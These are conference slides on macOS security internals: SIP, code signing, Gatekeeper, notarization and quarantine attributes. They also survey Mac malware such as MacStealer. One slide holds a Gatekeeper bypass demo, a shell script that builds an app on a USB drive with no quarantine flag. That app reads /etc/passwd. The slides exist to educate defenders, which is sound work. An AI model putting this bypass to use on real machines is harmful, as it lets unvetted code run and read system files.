MNSEC 2024
CYBER
SECURITY
CONFERENCE

macOS in the underground

Exposing unknown attack surfaces

Bilegdemberel Tugbaatar

09/26/2024

About me


Bilegdemberel T.

Cybersecurity expert

- Over +5 years working in Cybersecurity field
- MNCERT/CC
- Google transit feed system data migration of public transportation system of Ulaanbaatar
- Mongolian first Metaverse project
- Haruulzangi CTF - 2 times champion (as a team)
- National Computer Networking olympiad 2 times champion (as an individual)

macOS origin

- **Darwin**, an open-source Unix-based OS from NEXTSTEP 2000 -> 1st version of macOS (OS X) 2001
- XNU(X is Not Unix) kernel
- Hardwares(Intel transition 2005-2020, Silicons 2020~
- Objective-C : 60-70%, Swift: 20-30%, C/C++ : 10-15%, Others: 5%
- Not fully closed-source



https://opensource.apple.com/releases/

macOS versions

2001

Cheetah Puma Jaguar Panther Tiger Leopard Snow Leopard Lion

2012

Mountain Lion Mavericks Yosemite El Capitan Sierra High Sierra Mojave Catalina Big Sur Monterey

2024

Sequoia

Why we think macOS is more secure?


- Unix-based architecture
  Permission and user privilege systems

- Ecosystem control
  Tighter integration and better optimization for security features

- Fewer malware target, fewer attack surfaces

Growth of mac malware


- Number of Mac-based enterprise increasing
- Lack of up-to-date learning materials
- Very **few tools** are available for binary analysis or vulnerability detection
- Most mac infections occur with inadvertent assistance from the user



Source: Malwarebytes, State of Malware 2024


LockBit Mac ransomware

WINDOWS 54%, macOS 34%



https://gs.statcounter.com/os-market-share/desktop/united-states-of-america/#monthly-201304-202304

Threats impacted macOS devices (23Jan - 24Jul)



Threats that impacted macOS devices from January 2023 to July 2024
https://intel471.com/

macOS internals flow

```
+----------------------+          +----------------------+
|     User Applications  |          |      System Services  |
| (Safari, Mail, Finder) |          |   (Launchd, Network,  |
+----------------------+          |   Core Services)      |
        |                                  |
        V                                  V
+-------------------------------------------------------------+
|                      User Space                             |
|=============================================================|
|     Libraries, Frameworks, and APIs (Cocoa, Carbon, etc.)   |
+-------------------------------------------------------------+
        |
        V
+-------------------------------------------------------------+
|                      Kernel Space                           |
|-------------------------------------------------------------|
|            XNU Kernel (Mach + BSD Subsystems)               |
|-------------------------------------------------------------|
| Device Drivers | File Systems | Networking | Memory Mgmt    |
+-------------------------------------------------------------+
        |
        V
+-------------------------------------------------------------+
|                      Hardware Abstraction Layer             |
+-------------------------------------------------------------+
        |
        V
+-------------------------------------------------------------+
|                       Hardware (CPU, Memory, IO Devices)    |
+-------------------------------------------------------------+
```

Fundamental concept of macOS security

Introduced macOS El caption 2015

- SIP (System Integrity Protection) (also known as rootless)
- This feature limits certain risky actions, including:
  - Modifying system files (example, files in the /bin directory)
  - Loading untrusted kernel extensions
  - Debugging system processes
- Even the root user cannot perform these dangerous operations, unlike in a traditional *NIX security model.


Fundamental concept of macOS security

Code signature & entitlements

- macOS security & privacy mechanisms heavily rely on code signature & entitlements
- "An entitlement is a right or privilege that grants an executable particular capabilities." Some operations are not permitted without proper entitlements.
- Example: Only Apple binaries with proper private entitlements can modify SIP-protected files.

```
sh-3.2$ codesign -dv --entitlements - /usr/libexec/rootless-init
Executable=/usr/libexec/rootless-init
Identifier=com.apple.rootless-init
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=624 flags=0x0(none) hashes=9+7 location=embedded
Platform identifier=14
Signature size=4442
Signed Time=Apr 24, 2023 12:32:43
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=72
[Dict]
        [Key] com.apple.private.apfs.set-firmlink
        [Value]
                [Bool] true
        [Key] com.apple.rootless.install
        [Value]
                [Bool] true
```

macOS built-in security overview




Gatekeeper

Apple's multi-layer defense

Triggers checks:

- File quarantine (2007)
- Gatekeeper (2012)
- Notarization (2019)

Anti-infection mechanisms for downloaded items



Gatekeeper

Simply said:

- For an app on the App Store, Apple reviews each app and signs it to make sure that it has not been tampered with or altered:
  - The app is from an identified developer (by checking the code signature)
  - The app has not been altered.
  - The app is “notarized” by Apple.

What is notarized?


Notarization

- "Notarization is a malware scanning service provided by Apple."
- "Notarized" app is regarded to be free of malicious content by Apple.
- App developers should submit their app to Notarization before distributing it.
  - A ticket is awarded once the app is approved.
  - Gatekeeper verifies the app based on the awarded tick
  - App developers can optionally staple the ticket to the a This enables Gatekeeper to verify the app even if the u is offline.

User cannot execute this app

Quarantine attribute

- Extended file attribute named com.apple.quarantine
- Which files are quarantined:
  - Downloaded files
  - Files dropped by sandboxed apps



Extended attributes of the downloaded app

```
sh-3.2$ xattr -p com.apple.quarantine DemoApp.app
0083;650912b5;Safari;C7090EE3-1C1F-4D79-AC65-38516CE9B997
```


flags;timestamp;agent;UUID

- Gatekeeper doesn't check apps without com.apple.quarantine. Because, macOS regards files without com.apple.quarantine as local ones.

Gatekeeper bypass try - but failed

```
metas-MacBook-Pro 明日は明日の風が吹く ~/demotest
あす tree
.
├── bilgee.icns
├── exp.sh
├── exp3.sh
├── icon.icns
├── mnsec.app
│   └── Contents
│       └── MacOS
│           └── mnsec
├── mnsec_shell.app
│   └── Contents
│       └── MacOS
│           └── mnsec_shell
└── shell.sh

7 directories, 7 files

metas-MacBook-Pro 明日は明日の風が吹く ~/demotest
あす sudo spctl --enable --label "gke_whitelist"

metas-MacBook-Pro 明日は明日の風が吹く ~/demotest
あす sudo spctl --add --label "gke_whitelist"  mnsec.app

metas-MacBook-Pro 明日は明日の風が吹く ~/demotest
あす spctl -a -vvvv mnsec.app/Contents/MacOS/mnsec
mnsec.app/Contents/MacOS/mnsec: rejected (the code is valid but does not seem to be an app)
source=matched cdhash

metas-MacBook-Pro 明日は明日の風が吹く ~/demotest
あす
```

```
metas-MacBook-Pro 明日は明日の風が吹く ~/demotest
あす xattr -p com.apple.quarantine ~/Downloads/mnsec\ \(1\) ; echo "id;timestamp,Source"
0081;66f3c499;Chrome;
id;timestamp,Source

metas-MacBook-Pro 明日は明日の風が吹く ~/demotest
あす
```



Gatekeeper bypass using USB drive

BOOM!

demotest

exp3.sh | $ exp.sh | $ shell.sh

$ shell.sh

```
# Флаш драйв руу очих
cd /Volumes/NO\ NAME

# macOS bundle structure үүсгэнэ
mkdir -p mnsec_final.app/Contents/MacOS

# Calculator нээх ; нууц үги
echo '#!/bin/bash\nopen -a Calculator\nsleep
 5\ncat /etc/passwd > /tmp/test.txt\nopen -a TextEdit
 /tmp/test.txt' > mnsec_final.app/Contents/MacOS/mnsec_final

# execute эрх олгох
chmod +x mnsec_final.app/Contents/MacOS/mnsec_final
```

NO NAME

Downloads

list | mnsec_final | mnsec_shell

976

test.txt

/bin/sh

```
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
_appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bin/false
_mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false
_appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false
```

```
metas-MacBook-Pro 明日は明日の風が吹く ~/demotest
あす xattr -p com.apple.quarantine /Volumes/NO\ NAME/mnsec_final.app
xattr: /Volumes/NO NAME/mnsec_final.app: No such xattr: com.apple.quarantine

metas-MacBook-Pro 明日は明日の風が吹く ~/demotest
あす
```

OS X Snow Leopard – 2009


X Protect

- Works in many ways much like Gatekeeper
- Offers a quick and easy way for Apple to warn users and stop malware from running
- BUT --- XProtect can’t proactively remove infections.
- Apple’s definitions list for XProtect is rather small and updated somewhat infrequently

macOS El caption 2015

SIP (System Integrity Protection)

- Prevent from modifying protected files and folders on your Mac
- Mostly a sandbox around the whole system/platform - "platform profile"
- Primary areas - folders and drive destinations such as /System, /bin, /user, and /sbin, as well as any apps that come preinstalled
- Possible to disable



iWorm authentication prompt

Trojans (e.g. cracked versions of Photoshop,
infected BitTorrent clients

SIP Bypass🔒


- Any bug that allows us to break any SIP boundaries configured in CSR is considered a SIP bypass.
- SIP does not protect against kernel bugs, so a kernel corruption exploit is NOT considered a SIP bypass. It is just one of its impacts.
- SIP is managed by macOS at the kernel level
- Some entitlements can bypass SIP. Id the standard user or root has access to them and can change their exexution flow, it is a SIP bypass. These are:
  com.apple.rootless.install
  com.apple.rootless.install.heritable

its child processes inherit the

Some malware examples from "The Mac Malware of 2023 "

MacStealer

- A stealer. Not only does this stealer exfiltrate captured data to a remote server, but also posts it to Telegram channels.
- Was discovered by Uptycs:



Infection Vector: Unknown

Persistence: None

Capabilities: Stealer

https://www.uptycs.com/blog/macstealer-command-and-control-c2-malwa

MacStealer

CURRENT Features of this stealer:

-Extract Google Chrome Passwords & Cookies;

-Extract Firefox Passwords & Cookies;

-Extract Brave Browser Passwords & Cookies;

-Extract Files (".txt", ".doc", ".docx", ".pdf", ".xls", ".xlsx", ".ppt", ".pptx", ".jpg", ".png", ".csv", ".bmp", ".mp3", ".zip", ".rar", ".py", "db");

-Extract Keychain DB (Base64 Encoded);

-Extract Credit Cards from Browsers.

The malware, though natively compiled as a Mach-O binary, was originally written as a Python script:

```
% file /Volumes/weed/weed.app/Contents/MacOS/weed
/Volumes/weed/weed.app/Contents/MacOS/weed: Mach-O 64-bit executable x86_64

 % otool -L /Volumes/weed/weed.app/Contents/MacOS/weed
/Volumes/weed/weed.app/Contents/MacOS/weed:
  @executable_path/lib/Python (compatibility version 3.7.0, current version 3.7.0)
  /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 1319.0.0)
```

As the malware also contains its compiled Python files, (`.pyc`) we can decompile these, to recover a representation of the original Python code to uncover the malware's capabilities.

